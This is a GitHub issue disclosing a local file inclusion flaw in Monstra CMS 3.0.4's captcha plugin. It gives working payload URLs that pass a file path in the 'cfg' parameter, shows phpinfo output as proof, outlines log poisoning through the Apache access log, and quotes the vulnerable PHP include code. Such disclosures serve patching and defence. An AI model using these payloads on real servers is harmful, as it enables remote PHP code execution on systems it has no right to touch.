

New issue

Jump to bottom

# Monstra 3.0.4 Local File Inclusion Vulnerability #469

Open Zbadblog opened this issue on Sep 3, 2020 · 0 comments

Zbadblog commented on Sep 3, 2020

**Brief of this vulnerability**  
There is a local File Inclusion Vulnerability in the CMS, which can be exploited by an attacker to execute PHP code

**Test Environment**


Apache/2.4.39 (Windows10)  
PHP 5.4.45-2+mysql 5.7.26

**Affect version**  
<=3.0.4

**payload**


http://127.0.0.1/plugins/captcha/crypt/cryptographp.inc.php?sn=exp&exp=1&cfg=filename

We can create phpinfo.txt In the web directory, the content is <?php phpinfo();?>




http://127.0.0.1/plugins/captcha/crypt/cryptographp.inc.php?sn=exp&exp=1&cfg=I:\phpstudy\_pro\www\phpinfo.txt



PHP Version 5.4.45 	
System	Windows NT DESKTOP-LBG03V9 6.2 build 9200 (Windows 8 Business Edition) 1586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	I:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini
Scan this dir	(none)


Or we can use Apache logs

## 1. use burpsuite



## 2. include log

[http://127.0.0.1/plugins/captcha/crypt/cryptographp.inc.php?sn=exp&exp=1&cfg=l:\phpstudy\\_pro\Extensions\Apache2.4.39\logs/access.log](http://127.0.0.1/plugins/captcha/crypt/cryptographp.inc.php?sn=exp&exp=1&cfg=l:\phpstudy_pro\Extensions\Apache2.4.39\logs/access.log)



PHP Version 5.4.45



System	Windows NT DESKTOP-LBGO3V9 6.2 build 9200 (Windows 8 Business Edition) 1586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pgsql" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-ehant=shared" "--enable-object-out-dir=.\/obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pdo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows

### Reason of This Vulnerability

Directly from the get parameter and include this parameter, resulting in a vulnerability, Vulnerability file:

plugins\captcha\crypt\cryptographp.inc.php

```
#..\plugins\captcha\crypt\cryptographp.inc.php
if (( ! isset($_COOKIE['cryptcookie1test']) ) and ($_GET['sn'] == "")) {
    header("Content-type: image/png");
    readfile('images/enneur3.png');
    exit;
}

if ($_GET['sn'] == "") { unset($_GET['sn']); }

session_start();

// Takes only the configuration files in the same directory
if ($_GET['cfg'] ) { $_SESSION['configfile']=$_GET['cfg']; } else { $_SESSION['configfile'] = "cryptographp.cfg.php"; }

include($_SESSION['configfile']);
```

As long as we assign a value to the sn variable and it is not empty, we can skip the first 2 if syntax, The variable CFG is directly assigned to configFile, and then the include method is executed, resulting in a vulnerability

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

